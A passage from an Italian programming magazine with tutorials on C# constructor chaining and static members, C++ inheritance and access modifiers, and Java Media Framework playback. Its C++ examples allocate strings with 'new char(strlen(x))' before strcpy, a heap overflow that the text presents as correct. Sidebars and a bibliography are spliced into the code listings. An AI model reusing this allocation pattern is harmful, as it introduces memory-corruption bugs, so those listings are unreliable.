    lato1 = a;}
  public Triangolo(int a, int b) {
    lato1 = a;
    lato2 = b;}
  public Triangolo(int a, int b, int c) { lato1 = a;
    lato2 = b;
    lato3 = c; }}
```

La classe *Triangolo* contiene ben tre costruttori.
Il primo permette di impostare solamente le dimensioni di un lato, il secondo ne imposta due, mentre il terzo può impostare tutti e tre i lati. In realtà, il secondo costruttore contiene implicitamente anche il primo, giacché l'operazione *lato1 = a;* viene svolta in ambo i casi. Il terzo, addirittura, ingloba tutto il codice degli altri due costruttori:

lato1 = a;   *lato2 = b;*

In casi come questo, dove un costruttore esegue come prima cosa le operazioni che possono svolgere altri costruttori di dimensioni ridotte, è possibile avvantaggiarsi di un secondo uso della parola chiave *this*. La classe appena vista è equivalente a:

```
class Triangolo {
  public int lato1;
  public int lato2;
  public int lato3;
  public Triangolo(int a) { lato1 = a;}
  public Triangolo(int a, int b) : this(a) {
```

Bibliografia

• **GUIDA A C#**
Herbert Schildt
(McGraw-Hill)
ISBN 88-386-4264-8
2002

• **INTRODUZIONE A C#**
Eric Gunnerson
(Mondadori Informatica)
ISBN 88-8331-185-X
2001

• **C# GUIDA PER LO SVILUPPATORE**
Simon Robinson
(Hoepli)
ISBN 88-203-2962-X
2001

```
  lato2 = b; }
 public Triangolo(int a, int b, int c) : this(a, b) {
  lato3 = c; } }
```

Quando si richiama il primo costruttore, tutto avviene secondo la norma:

```
Triangolo t1 = new Triangolo(5);
```

Alla proprietà *lato1*, quindi, sarà normalmente assegnato il valore 5. Quando si impiega il secondo costruttore, che accetta due argomenti, si impostano le dimensioni di due lati del triangolo. L'assegnazione del valore di a alla proprietà *lato1*, ad ogni modo, non viene svolta all'interno del secondo costruttore. Per l'inizializzazione di *lato1*, ci si appella al primo costruttore disponibile, tramite la chiamata:

```
: this(a)
```

Il concetto è ancora più evidente quando si passa all'analisi del terzo costruttore. In questo caso, per l'inizializzazione dei primi due lati, ci si appella al secondo costruttore della serie:

```
: this(a, b)
```

Il costruttore a due argomenti, a sua volta, si appella al costruttore con un solo argomento. La convenienza di queste invocazioni a catena, in un esempio così spicciolo, non è troppo evidente. I migliori vantaggi sono ottenibili lavorando con costruttori complessi e ricchi di codice.

MEMBRI STATICI

Ragionare completamente per oggetti può, in certi casi, essere limitativo. In alcune occasioni, ad esempio, è conveniente fare in modo che alcune proprietà o alcuni metodi possano essere impiegati indipendentemente da un oggetto istanziato. Si supponga, per riagganciarsi ad uno degli esempi precedenti, di avere la necessità di un metodo per il calcolo del fattoriale, da impiegare in più classi simultaneamente. Esistono tre soluzioni per questo problema. La prima consiste nel copiare il codice del metodo all'interno di ciascuna delle classi che ne deve fare uso. Questa è la peggiore soluzione del lotto, giacché completamente in antitesi con le norme della buona progettazione.
La seconda soluzione consiste nel realizzare una classe che incapsuli tale metodo:

```
class ClasseFattoriale {
 public int fattoriale(int n) {
  if (n == 0) return 1;
  else return n * fattoriale(n - 1);}}
```

La soluzione è buona, ma nasconde una inefficienza: ogni volta che si deve calcolare un fattoriale, è necessario istanziare un oggetto di tipo *ClasseFattoriale*, con conseguente spreco di tempo e risorse:

```
ClasseFattoriale mioFattoriale = new ClasseFattoriale();
int risultato = mioFattoriale.fattoriale(5);
```

Per risolvere il problema nel migliore dei modi, conviene impiegare una terza soluzione, basata su una classe contenente un metodo statico:

```
class ClasseFattoriale {
 public static int fattoriale(int n) {
  if (n == 0) return 1;
  else return n * fattoriale(n - 1);}}
```

Un metodo statico può essere invocato senza istanziare alcun oggetto, grazie al fatto che può funzionare indipendentemente da esso. D'ora in avanti sarà possibile attivare il metodo realizzato scrivendo semplicemente:

```
int risultato = ClasseFattoriale.fattoriale(5);
```

Anziché usare un oggetto istanziato, si è fatto ricorso ad una forma del tipo:

```
NomeClasse.nomeMetodoStatico(argomenti)
```

Grazie a questa tecnica, è possibile realizzare delle collezioni di metodi svincolati da qualsiasi oggetto. Le classi che li contengono, semplicemente, lavorano da raccoglitore. Ad ogni modo, una classe può avere, allo stesso tempo, sia metodi statici sia metodi non statici. La parola chiave *static* può essere applicata anche alle proprietà:

```
class RaccoltaCostantiMatematiche {
 //...
 public static double PI_GRECO = 3.14;
 // ...
}
```

E' possibile accedere alla proprietà statica sopra presentata digitando:

```
RaccoltaCostantiMatematiche.PI_GRECO
```

CONCLUSIONI

Un altro passo nel mondo della programmazione orientata agli oggetti con C# è stato fatto. La nostra destinazione, ad ogni modo, non è ancora in vista. Molti sono i concetti legati alla programmazione moderna. L'importante è sviscerarli con ordine e coerenza, facendo in modo che possano essere gradualmente assimilati. Le prossime lezioni, quindi, continueranno attraverso il percorso intrapreso.

Carlo Pelliccia

C#

Attenzione

Un'importante avvertenza: all'interno del corpo di un metodo statico non è possibile usare la parola chiave *this*, poiché non esiste alcun oggetto di invocazione cui far riferimento. Allo stesso modo, non è possibile accedere ai membri non statici della classe.

C++

Ereditarietà

LO ZIO D'AMERICA

Con l'ereditarietà, cominciamo a vedere una delle caratteristiche avanzate della programmazione a oggetti, che il C++ supporta in maniera nativa e che ha rappresentato, la vera rivoluzione dei cosiddetti linguaggi di terza generazione.

File sul CD
\soft\codice\codici_lez8_cpp.zip

Relazioni tra oggetti

Tra gli oggetti distinguiamo a livello teorico 3 tipi di relazioni (tra parentesi i nomi che spesso vengono usati in letteratura informatica):

- **UTILIZZO (usa): un oggetto A usa un oggetto B quando per funzionare sfrutta un servizio fornito da B;**
- **CONTENIMENTO (has-a): un oggetto A contiene (has-a) un oggetto B quando tra le proprietà di A esiste proprio un oggetto di tipo B; A può anche contenere più oggetti (has-many) di tipo B;**
- **EREDITARIETÀ: un oggetto A è derivato da un oggetto B quando è anche (is-a) un oggetto di tipo B.**

L'ereditarietà è un meccanismo fondamentale per la programmazione Object Oriented ed è esplicitamente supportato dal C++. Mediante l'ereditarietà è possibile, sostanzialmente, estendere le caratteristiche di una classe, avendo la possibilità quindi di istanziare nuovi oggetti, che hanno tutte le caratteristiche degli oggetti della classe che stiamo estendendo (detta classe base), più altre caratteristiche particolari della nuova classe (detta classe derivata).
Queste caratteristiche aggiuntive possono essere sia nuovi campi, sia nuovi metodi, sia overload di metodi già esistenti e così via.
L'azione di creare una classe derivata che sfrutti l'ereditarietà mediante una classe base è detta *derivazione*. È meglio chiarirci subito le idee tramite un esempio riguardante la nostra classe *Scheda*.
Come già sappiamo dalle precedenti lezioni, *Scheda* permette di gestire due informazioni: un nome e un numero di telefono.
Supponiamo di avere bisogno di gestire una ulteriore informazione, ad esempio l'indirizzo di posta elettronica. Per quanto visto sinora, l'unica possibilità che abbiamo è quella di creare ex novo un'altra classe, chiamata ad esempio *SchedaAvanzata*, fare copia&incolla del codice di *Scheda* e aggiungere i campi e i metodi per la gestione dell'indirizzo e-mail. È possibile farlo, ma questo approccio porta a una serie di svantaggi, tra cui:

1. ridondanza del codice: facendo copia&incolla, in pratica si duplicano le stesse funzioni che già avevamo, con il conseguente raddoppio delle dimensioni del programma, raddoppio del tempo di compilazione, etc. (per programmi di dimensioni medio-grandi questi possono essere dei seri problemi).
2. le classi *Scheda* e *SchedaAvanzata* saranno considerate dal compilatore come due classi distinte a tutti gli effetti, senza alcuna relazione tra loro; questo può essere un problema in quanto, se dovessimo accorgerci che *Scheda* ha un errore, dovremmo ricordarci di correggere lo stesso errore anche su *SchedaAvanzata* e su tutte le altre eventuali classi basate su *Scheda*. Stesso discorso vale per eventuali ottimizzazioni o modifiche in genere.

Sfruttando l'ereditarietà è invece possibile considerare *SchedaAvanzata* come una classe derivata da *Scheda*. Questo permette di chiarire la situazione sia al compilatore che a un eventuale persona che legga il nostro codice (questa persona potremmo essere noi tra un anno...), dichiarando esplicitamente che esiste un forte legame tra *Scheda* e *SchedaAvanzata*, il che è proprio quello che noi abbiamo in mente pensando al tipo astratto *"scheda"*.
La dichiarazione di *SchedaAvanzata* potrebbe essere:

```
class SchedaAvanzata : public Scheda
{
public:
        void ImpostaEmail(char*);
        char* GetEmail();
private:
        char* email;
};
```

l'indicazione della classe base si inserisce scrivendo *": public"* seguito dal nome della classe base, dopo la dichiarazione del nome della classe derivata. Vedremo in seguito il significato della parola chiave *"public"* in questo contesto. La dichiarazione di *SchedaAvanzata* procede poi come normalmente ci aspetteremmo, dichiaran-

do come *public* i metodi per l'accesso al nuovo campo e come private il campo email stesso, nel pieno rispetto dei principi dell'*information hiding* (che tutti ricordiamo, giusto? Ora che sappiamo, in maniera basilare, come definire una classe derivata, data una classe base, è bene che impariamo i tre principi fondamentali che regolano il comportamento di una classe derivata.
Queste regole preziose sono:

1. Tutte le proprietà definite per la classe base vengono implicitamente definite anche nella classe derivata, cioè vengono ereditate da quest'ultima.

2. La classe derivata può avere ulteriori proprietà oltre quelle ereditate.

3. Nel caso di derivazione pubblica (*": public NomeClasseBase"*), ogni oggetto della classe derivata è anche un oggetto della classe base, e può essere usato in ogni situazione in cui si usa un oggetto della classe base. In altre parole l'oggetto derivato è compatibile con l'oggetto base.

Le regole 1. e 2. sono un riassunto di quanto detto sinora, esse esprimono il concetto stesso di ereditarietà (regola 1.) e la caratteristica di estendibilità delle classi mediante ereditarietà (regola 2.).
La regola 3. è molto importante, ci dice che il compilatore considererà un oggetto derivato esattamente come se fosse un oggetto base nel caso in cui si aspetta di trovare quest'ultimo. Tornando al nostro esempio, supponiamo di avere una classe *Schedario* che funzioni da contenitore di schede; supponiamo che tale classe sia già stata testata e funzioni alla perfezione con oggetti di tipo *Scheda*: la cosa bella dell'ereditarietà è che *Schedario* funzionerà alla perfezione anche con oggetti di tipo *SchedaAvanzata*! E tutto ciò senza toccare una riga del codice già scritto e testato. Possiamo infatti scrivere:

```
Schedario schedario();
Scheda s1("Homer J. Simpson","555-123456");
SchedaAvanzata s2("Bart Simpson","555-123456");

schedario.AggiungiScheda(s1); //uso normale
schedario.AggiungiScheda(s2); //OK! s2 è *anche*
                                    un oggetto di tipo Scheda
```

Si noti però che la compatibilità di cui si è parlato prima non funziona al contrario, non è possibile cioè usare un oggetto di tipo *Scheda* laddove è esplicitamente richiesto che si inserisca un oggetto di tipo *SchedaAvanzata*. È sbagliato quindi scrivere:

```
void f (SchedaAvanzata);
//... definizione di f()...
Scheda s3("Lisa Simpson","555-123456");
f(s3); //NO! s3 *non* è di tipo SchedaAvanzata
```

Il motivo di questa mancanza di compatibilità "all'indietro" è anche molto semplice da capire: cosa succederebbe se ad esempio in *f()* ci fosse l'invocazione del metodo *ImpostaEmail()* della classe *SchedaAvanzata*? *s3* è di tipo *Scheda* e non prevede questo metodo, pertanto ci sarebbe una incongruenza.
In realtà il problema sarebbe ancora più grave, in quanto potremmo pensare di derivare TUTTE le classi che scriviamo, da un unica classe principale (ad es. chiamiamola *ClasseBase*) e così facendo utilizzare un oggetto di un qualsiasi tipo al posto di un QUALSIASI ALTRO oggetto (derivano tutti da *ClasseBase*...), rendendo praticamente inutile il meccanismo che prevede di dichiarare nell'intestazione delle funzione il tipo di argomento usato.
Fortunatamente la realtà non è questa.

TUTTO SI CREA, TUTTO SI DISTRUGGE

Tornando all'esempio precedente, possiamo vedere come anche il costruttore della classe base sia utilizzabile per istanziare oggetti della classe derivata (*Scheda s1* e *SchedaAvanzata s2*). È ovviamente possibile definire dei nuovi costruttori, appositamente per gli oggetti di tipo *SchedaAvanzata*. Nel nostro caso ci farebbe comodo avere un costruttore che prendesse come input un terzo argomento di tipo *char** contenente l'indirizzo email. Questo infatti ci esonera dal dovere chiamare ogni volta esplicitamente il metodo *ImpostaEmail()*. Il modo migliore per scrivere qualcosa di completamente sbagliato è questo:

```
SchedaAvanzata::SchedaAvanzata(char* nom, char*
                                         tel, char* eml)
{
  nome = new char(strlen(nom));                    //??
          strcpy(nome,nom);                        //??
          telefono = new char(strlen(tel));        //??
          strcpy(telefono,tel);                    //??
          email = new char(strlen(eml));
          strcpy(email,eml);
}
```

Perché questo codice non va bene? Non va bene perché *nome* e *telefono* sono campi privati della classe *Scheda*! Nonostante *SchedaAvanzata* sia una classe derivata, essa non ha accesso ai campi privati della sua classe base: deve utilizzare per accedervi i metodi di interfaccia che utilizzano tutti gli altri oggetti.

Classi base astratte (Interfacce)

Una classe può essere usata anche solo per derivare da essa altre classi, senza definire oggetti di quella classe. Le funzioni membro (metodi) di classi siffatte non verranno mai invocate perché non ci saranno mai oggetti esattamente di quella classe, ma verranno sempre ridefinite nelle classi derivate. In questa situazione, queste funzioni non necessitano di dichiarazione (basta la definizione): l'implementazione effettiva sarà esplicitata nelle classi derivate secondo le necessità.
L'utilità di classi di questo tipo è quella di obbligare chi le usa per derivare altre classi ad implementare per forza determinati metodi (quelli che non sono stati definiti nella classe base): in questo senso possono essere chiamate *interfacce*, perché stabiliscono non la forma di una classe ma l'interfaccia di una famiglia di classi. Vedremo in seguito come implementare questo meccanismo e la sua effettiva utilità.

La definizione del costruttore è quindi:

```
SchedaAvanzata::SchedaAvanzata(char* nom,
                              char* tel, char* eml)
{
   //utilizziamo l'interfaccia...
  ImpostaNome(nom);
  ImpostaTelefono(tel);
  //accediamo direttamente al campo...
  email = new char(strlen(eml));
  strcpy(email,eml);
}
```

Vi sembra tutto corretto? Non vi sembra strano che sia possibile usare i metodi di interfaccia di un oggetto che ancora non è stato costruito (lo stiamo costruendo noi nel costruttore)?
In realtà il codice è corretto. Possiamo usare i metodi di interfaccia della classe base poiché il relativo costruttore viene invocato automaticamente prima della prima istruzione del costruttore derivato. Prima cioè di invocare *ImpostaNome()* è stato invocato il costruttore *Scheda()*. Questo è un comportamento standard, che però possiamo in qualche modo pilotare: ci farebbe comodo infatti potere invocare direttamente il costruttore a due argomenti, che ci eviterebbe di invocare i metodi di interfaccia, ottimizzando i tempi di esecuzione. In C++ è possibile fare (anche) questo.
Il modo per farlo è:

```
//ridefinizione del costruttore
SchedaAvanzata::SchedaAvanzata(char* nom,
                char* tel, char* eml) : Scheda(nom,tel)
{
    email = new char(strlen(eml));
    strcpy(email,eml);
}
```

si scrive cioè esplicitamente la chiamata del costruttore che preferiamo, dopo l'intestazione della funzione, preceduto da *":"*, passando come argomenti gli argomenti del nuovo costruttore che ci interessano. Così facendo non viene chiamato il costruttore senza argomenti ma quello a due argomenti. Costruttore di copia e operatore di assegnazione hanno un comportamento del tutto analogo: nel caso in cui è necessario invocarli nel codice, il compilatore farà in modo di invocare i corrispettivi delle classi base, prima della prima istruzione di quelli delle classi derivate.
La stessa cosa vale per il distruttore, con l'unico accorgimento che il distruttore della classe base è invocato dopo l'ultima istruzione del distruttore della classe derivata, seguendo il principio: "prima dealloco quello che sta sopra *(derivata)* e poi quello che sta sotto *(base)*".

Compatibilità

Nel caso di derivazione pubblica (": public NomeClasseBase"), ogni oggetto della classe derivata è anche un oggetto della classe base, e può essere usato in ogni situazione in cui si usa un oggetto della classe base. In altre parole l'oggetto derivato è compatibile con l'oggetto base.

TIPI DI DERIVAZIONE

Quando creiamo una classe, specifichiamo il tipo di visibilità che hanno i singoli campi (*proprietà* e *metodi*): li creiamo *public* se vogliamo che siano visibili dall'esterno a chiunque, e li creiamo *private* se invece vogliamo che restino nascosti da occhi (e codicei) indiscreti. Tuttavia abbiamo visto quanto ci avrebbe fatto comodo poter accedere ai campi *private* di una classe dall'interno di un'altra classe da essa derivata: questo non è però possibile perché la classe derivata pur essendo imparentata con la classe base è a tutti gli effetti una classe distinta da essa, e quindi i campi private sono per essa inaccessibili. Chi di noi non ha desiderato, anche solo per un istante, di poter toccare in qualche modo i campi private della classe *Scheda* nella classe *SchedaAvanzata*? E invece siamo condannati a non poterli toccare in alcun modo. Forse la stessa frustrazione deve averla provata anche *Stroustrup*, perché in effetti non siamo inermi di fronte a questa nostra debolezza.
Il segreto è in una nuova parola chiave che ha una funzione analoga a *public* e *private*: il modificatore di accesso *protected*. Quando dichiariamo una classe possiamo fare in modo che alcuni campi siano invisibili dall'esterno come se fossero *private* ma in qualche modo visibili alle classi derivate come fossero *public*: basta dichiararli in una parte etichettata come *protected*. I campi *protected* in assenza di ereditarietà sono in tutto e per tutto uguali ai campi *private*: è solo nel caso vengano ereditati da un'altra classe che campi *private* e *protected* si comportano diversamente. Quanto diversamente dipende però dal tipo di derivazione che abbiamo scelto: perché possiamo anche scegliere il *tipo* di ereditarietà da applicare!
Abbiamo visto in precedenza che l'indicazione della classe base si indica con *": public"* seguito dal nome della classe base: ad esempio basta guardare la dichiarazione della nostra classe *SchedaAvanzata*. La parola *public* (credevate forse ci fossimo dimenticati dell'impegno di spiegarvi cos'è?) indica il tipo di ereditarietà che abbiamo scelto.
A parte l'assenza di fantasia nella scelta dei termini, osserviamo che ci sono tre tipi di ereditarietà possibili (Tab. 1):

Classe Base	Classe Derivata		
	deriv. pubblica	*deriv. protetta*	*deriv. privata*
privato	*inaccessibile*	*inaccessibile*	*inaccessibile*
protetto	*protetto*	*protetto*	*privato*
pubblico	*pubblico*	*protetto*	*privato*

Tab. 1: Tabella di ricapitolazione dei livelli di accesso dei campi della classe derivata rispetto al livello di accesso dei campi della classe base.

1. **derivazione pubblica** *(parola chiave **public**)*: i campi *public* e *protected* della classe base mantengono lo stesso livello di accesso nella classe derivata (cioè public e *protected*);

2. **derivazione privata** *(parola chiave **private**)*: i campi public e protected della classe base diventano private nella classe derivata;

3. **derivazione protetta** *(parola chiave **protected**):* i campi *public* e *protected* della classe base divengono *protected* nella classe derivata.

Indipendentemente dal tipo di ereditarietà scelta, i campi *private* semplicemente rimangono inaccessibili in ogni caso, sia alle classi derivate che dall'esterno.
Alla luce di questa descrizione capiamo perché i campi nome e telefono della classe *Scheda* non sono accessibili in *SchedaAvanzata*: essi sono campi private, che quindi rimangono in ogni caso invisibili.
Come avremmo potuto risolvere il problema? Semplicemente dichiarandoli *protected*.
In effetti, se per *Scheda* avessimo avuto la seguente dichiarazione:

```
class Scheda
{
public:
        //funzioni della classe...
        //es. costruttori, distruttore...
protected:
        char* nome;
        char* telefono;
};
```

nel codice del costruttore della classe *SchedaAvanzata* avremmo potuto usare i campi nome e telefono come fossero stati campi protetti (e quindi visibili), usando quindi il seguente codice ben più semplice da capire (e rapido da eseguire) dei precedenti:

```
SchedaAvanzata::SchedaAvanzata(char* nom,
                                    char* tel, char* eml)
{
        //accediamo direttamente ai campi
        nome = new char(strlen(nom));
        strcpy(nome,nom);
        telefono = new char(strlen(tel));
        strcpy(telefono,tel);
        email = new char(strlen(eml));
        strcpy(email,eml);
}
```

In effetti abbiamo potuto ottenere lo stesso risultato del codice precedente anche per altre vie, però solo in questo caso evitiamo chiamate superflue di funzioni. Nell'ordine, i tentativi da fare quando si deve accedere ad una proprietà di un oggetto della classe base dall'interno della classe derivata sono:

1. speriamo che il campo sia *protected*, così sarà visibile senza problemi nella classe derivata;

2. speriamo che nell'interfaccia della classe base siano disponibili le funzioni necessarie ai nostri compiti;

3. sicuramente (tranne casi particolari, praticamente voluti) possiamo sperare nel costruttore della classe base;

Tutto questo naturalmente escludendo il caso veramente improbabile che la proprietà sia pubblica (anche se non è impossibile): infatti le proprietà di un oggetto servono a codificarne lo stato (ricordate?), e lo stato di un oggetto, la sua struttura, non può essere visibile all'esterno (per il meccanismo/requisito di *information hiding*).

CONCLUSIONI

In questo appuntamento abbiamo scoperto uno strumento potentissimo messoci a disposizione dal C++: l'*ereditarietà*.
In realtà l'*ereditarietà* non è un vero e proprio strumento del C++: è una delle differenze che si hanno tra gli oggetti e le comuni variabili di un programma, per le quali non esiste nulla di analogo. È cioè una caratteristica propria degli oggetti, che in C++ ha una adeguata traduzione sintattica.
Attraverso questo meccanismo possiamo definire una classe ad esempio semplicemente esprimendone le differenze con una classe preesistente.
La situazione può vedersi in altro modo considerando la classe derivata come una specializzazione della classe base, come è successo proprio con le classi *SchedaAvanzata* e *Scheda*. Abbiamo inoltre visto che un oggetto della classe derivata è anche un oggetto della classe base, ma non viceversa.
Nella prossima puntata avremo modo di parlare più approfonditamente di come si possono estendere i metodi della classe base ridefinendoli nella classe derivata, facendo così assomigliare sempre di più gli oggetti della classe derivata agli oggetti della classe base: questa non è cosa di poco conto, in quanto contribuisce ad aumentare la coerenza nei nostri programmi.
Non mancate!

Marco del Gobbo
Alfredo Marroccelli

Pubblic e Private

**Chi di noi non ha desiderato, anche solo per un istante, di poter toccare in qualche modo i campi private della classe Scheda nella classe SchedaAvanzata?
E invece siamo condannati a non poterli toccare in alcun modo. Forse la stessa frustrazione deve averla provata anche Stroustrup, perché in effetti non siamo inermi di fronte a questa nostra debolezza.**

Java

Streaming

E VIDEO-ON-DEMAND

Java è forse il linguaggio di programmazione che meglio si presta alla gestione di elementi multimediali all'interno delle applicazioni. Già con l'ambiente standard del JDK vengono forniti molti strumenti per la riproduzione di contenuti audio e video, per la realizzazioni di animazioni e altro ancora. Esistono degli optional package, come JMF, che estendono questi strumenti dando la possibilità di catturare direttamente contenuti audio e video, elaborarli e trasmetterli in streaming attraverso la rete.

File Sul CD
\soft\codice
\JMFSourceCode.zip

Formati supportati da JMF 2.1.1

La versione 2.1.1 del package supporta diversi tipi di media tra cui:

***protocolli* - FILE, HTTP, FTP, RTP.**

***audio* - AIFF, AU, AVI, GSM, MIDI, MP2, MP3, QT, RMF, WAV.**

***video* - AVI, MPEG-1, QT, H.261, H.263.**

JMF fornisce anche il supporto pure a formati "concorrenti" come ad esempio Flash 2 e Hot-Media.

Il package *Java Media Framework*, meglio conosciuto con la sigla JMF rappresenta la soluzione ideale per la realizzazione di applicazioni che richiedono un utilizzo combinato di audio e video (o di altri media fortemente legati al fattore tempo). La vera natura del package è subito svelata esaminando i moduli *javax .media.rtp*, *javax.media.rtp.event* e *javax.media.rtp.rtcp:* essi contengono le classi necessarie ala trasmissione e alla ricezione di segnali audio e video in streaming attraverso la rete.
Uno dei protocolli supportati è infatti il *Real-Time Transport Protocol (RTP)* che può essere facilmente utilizzato in diversi campi, dalla realizzazione di canali televisivi in broadcasting su internet, ad applicazioni media-on-demand di tipo interattivi fino ad arrivare a servizi puramente di telefonia attraverso la rete. Tramite l'impiego del package JFM è quindi possibile sviluppare ad esempio prodotti di videoconferenza in cui la comunicazione, supportata da internet come mezzo trasmissivo, fonde l'audio-video in un unico media con la natura "software" delle applicazioni. Dati, immagini e suoni si possono combinare per estendere la possibilità di comunicazione e di interazione tra individui fisicamente distanti. Sul mercato esistono diversi prodotti simili, basati generalmente su sistemi client/server di streaming.
Java Media Framework si distingue dalla concorrenza grazie ad alcuni suoi punti di forza:

- Consente uno sviluppo semplice ed immediato in Java di applicazioni di comunicazioni media (audio e video sincronizzati) e di streaming.
- Si può avvalere dell'impiego di periferiche, come ad esempio videocamere digitali, per generare i filmati da trasmettere (*capturing media*).
- AVI, GSM, MIDI, MPEG, QuickTime, RMF e WAV sono solo alcuni dei formati più comuni tra quelli supportati.
- Provvede ad unificare i vari formati media rendendo disponibile una piattaforma unica da utilizzare.
- Permette con estrema facilità di sincronizzazione dei contenuti.

TIME BASED MEDIA

La sincronizzazione è importante in applicazioni di questo tipo, in cui le informazioni cambiano rispettando dei precisi vincoli temporali: come per il montaggio di un film, le sequenze video, le animazioni e gli sfondi musicali devono rispettare i tempi previsti per non alterare il risultato finale. Le sorgenti da cui attingere per ottenere questi "time-based media" possono essere veramente di natura diversa: ad esempio è possibile recuperare i dati da dei file (sia essi presenti sul proprio computer che su un server remoto) sotto forma di MP3 o MPEG, oppure ottenuti direttamente attraverso microfoni e webcam (i cosidetti sistemi di presa diretta). Esempi di time-based media possono essere i video clip oppure le sequenze MIDI (molto usati come base negli strumenti musicali elettronici). L'input così ottenuto può subire una elaborazione sia in fase di trasmissione che di ricezione, come ad esempio l'inserimento di effetti, la conversione di formato o la compressione per ridurre l'occupazione di banda durante il

trasferimento. I dati, una volta ricevuti possono essere salvati in un file, riprodotti direttamente a video oppure rispediti di nuovo attraverso la rete.

TRACK

Ciascuna sorgente prende il nome di *"traccia"* (esempio: traccia audio e traccia video) e devono essere correttamente identificate attraverso il loro formato e la modalità di recupero. Ad esempio, se si tratta di un brano memorizzato in un file in formato MP3, la traccia può venire recuperata attraverso il protocollo *"File"* indicando la sua posizione cioè l'URL (che può essere un percorso o indirizzo della rete oppure l'elenco di cartelle e di sottocartelle nel file system locale). Diverse tracce possono andare a formare un *media-stream*. Nel caso in cui su uno stesso canale sono presenti diverse tracce si parla di *multiplexed media stream:* prima di poter essere trattato per la memorizzazione o la visualizzazione è neccessario sottoporre il flusso di dati ad un processo di demultiplexing, cioè di estrazione delle singole tracce.

STREAMING MEDIA

Il canale usato per la trasmissione dei dati così prodotti deve essere qualcosa di più che un semplice stream dati! La ricezione e la visualizzazione dei dati deve essere vincolato in termini temporali da dei precisi intervalli (*timeframe*) in modo da rispettare i tempi di produzione. Se così non fosse possibile si potrebbe avere l'introduzione di pause d'attesa nella riproduzione: per rispettare i tempi è preferibile una perdita di risoluzione (esempio classico: la riduzione nel numero di frame visualizzati in un secondo per un video).

WRITE ONCE, RUN ANYWHERE

Questo è lo slogan più famoso con il quale viene descritta l'enorme potenzialità di Java: scrivi una volta, esegui dovunque e il package JMF lo rispetta in pieno! La piattaforma JFM è in realtà composta da due moduli: un plug-in da installare sulla propria macchina (bisogna procurarsi quello appositamente sviluppato per il sistema operativo residente) e una serie di classi che il programmatore utilizza nelle proprie applicazioni per accedere al framework. In questo modo un'applicazione scritta utilizzando l'API del JMF (sia essa un'applicazione desktop che un applet) può essere eseguita senza problemi su qualunque computer che abbia installato l'apposito plug-in. Utilizzando le librerie del package JFM, la riproduzione di file multimediali diventa una operazione semplicissima da realizzare. Infatti tutti i processi di caricamento, di determinazione del formato, di decodifica e di riproduzione del media avvengono in maniera del tutto automatico attraverso due classi chiave: *Manager* e *Player*. La prima viene utilizzata per costruire il Player da utilizzare per la riproduzione del media: in base al tipo di sorgente utilizzata esistono degli appropriati metodi *createPlayer()* da richiamare sulla classe *Manager.*

```
Player player = Manager.createPlayer(resource);
```

La sorgente da passare come parametro al metodo può essere recuperata o attraverso un DataSource (quando si usa un protocollo) o attraverso un oggetto URL (in base alla posizione del file) o in alternativa tramite un MediaLocator. Ad esempio, se il media è memorizzato in un file:

```
URL url = file.toURL();
Player player = Manager.createPlayer(url);
```

Una volta ottenuto il player per avviare la riproduzione nel caso di un file audio basta richiamare su di esso il metodo *start()*. Se al posto del file audio avessimo come sorgente un filmato, così facendo potremmo sentire solo l'eventuale sonoro del video ma non le immagini. Vediamo subito il perché di questa cosa.

Istruzioni per l'installazione

Dall'Agosto 2002 è disponibile sul sito internet della Sun la più recente versione 2.1.1b di Java Media Framework. Collegandosi all'indirizzo:
http://java.sun.com/products/java-media/jmf/2.1.1/download.html
è possibile scaricare il package delle sole classi in formato zip oppure l'eseguibile autoinstallante per Windows o lo shell script per Solaris, entambi dotanti anche dell'apposito plug-in.
Per poter funzionare correttamente, l'optional package JFM ha bisogno di un computer che abbia delle caratteristiche minime essenziali:

- **Processore Pentium 166 MHz Pentium, PowerPC 160 MHz, UltraSparc 166 MHz o superiori.**
- **32 MB RAM o superiori.**
- **Una scheda sonora, opzionale, se è necessario riprodurre contenuti audio. Tra quelle consigliate troviamo le schede SoundBlaster (comprese quelle compatibili) in ambiente Windows e le Ultimedia sound card per le macchine AIX.**

Una volta scelto il formato per il download, si può procedere con l'installazione ricordando che il file zip contiene solamente il package delle classi e non il plug-in e i tools di supporto.

CONTROLLER

Oltre a svolgere il ruolo di riproduttore dei media, il *Player* è composto anche da due componenti utilizzabili nella Graphical User Interface dell'applicazione: un modulo di controllo per la riproduzione ed un altro per la visualizzazione delle immagini dei video. Senza l'inserimento di questi componenti all'interfaccia grafica non è possibile né controllare la riproduzione (ad

Differenze tra JMF 2.1.1 e JMF 1.1

La versione 1.1 è incentrata principalmente sulla riproduzione dei media, curandone l'implementazione su ambienti diversi come Windows e le piattaforma Solaris /SPARC. Nella vesrione 2.1.1, oltre ad aver introdotto la compatibilità per l'ambiente Linux, si è dato maggior risalto al supporto per la cattura delle sorgenti (sia audio che video), alla trasmissione attraverso stream e al passaggio da un formato ad un altro, con la possibilità di inserire nuovo codex ed effetti nel framework attraverso plug-in.

Java

esempio fermarla oppure spostare il cursore di esecuzione) né visualizzare le eventuali immagini. Il metodo *start()* chiamato sul player produce come unico effetto l'esecuzione dell'audio direttamente alle casse del PC senza visualizzare alcunchè nell'applicazione. Il Player svolge quindi anche la funzione di Controller dei componenti grafici (se vengono visualizzati) e come tutti i controller richiede un *ControllerListener* che gestisca tutti gli eventi che possono essere prodotti durante l'esecuzione del media, come ad esempio quando si arriva alla fine del file oppure quando il player viene avviato o fermato.

CONTROLLERLISTENER

Il *ControllerListener* è l'interfaccia usata per la gestione degli eventi generati dagli oggetti del Controller. Essa ha la funzione di aggiornare il controller in base agli eventi che vengono man mano catturati e passati all'ascoltatore mediante il metodo *controllerUpdate(ControllerEvent event)* chiamato sull'istanza. Generalmente la caratterizzazione del tipo dell'evento viene eseguita all'interno del metodo *controllerUpdate* nella classe che implementa l'interfaccia tramite l'operatore *instanceof:*

```
if (event instanceof EventType1)
{ … }
else if (event instanceof EventType2)
{ … }
```

CONTROLLERADAPTER

Più che implementare una classe da ControllerListener è più conveniente definirla come estensione della classe *ControllerAdapter*. Questo perché ci si può concentrare solo su alcuni particolari eventi senza dover prevedere la risposta per tutti quelli che si potrebbero verificare. Così facendo, l'Adapter chiama i metodi di gestione implementati solo per alcuni tipi di eventi mentre gestisce autonomamente tutti gli altri eventi non previsti. Ad esempio:

```
player.addControllerListener(new ControllerAdapter() {
   public void endOfMedia(EndOfMediaEvent e) {
      Controller controller = e.getSource();
      controller.stop();
      controller.setMediaTime(new Time(0));
      controller.deallocate();
   }
 })
```

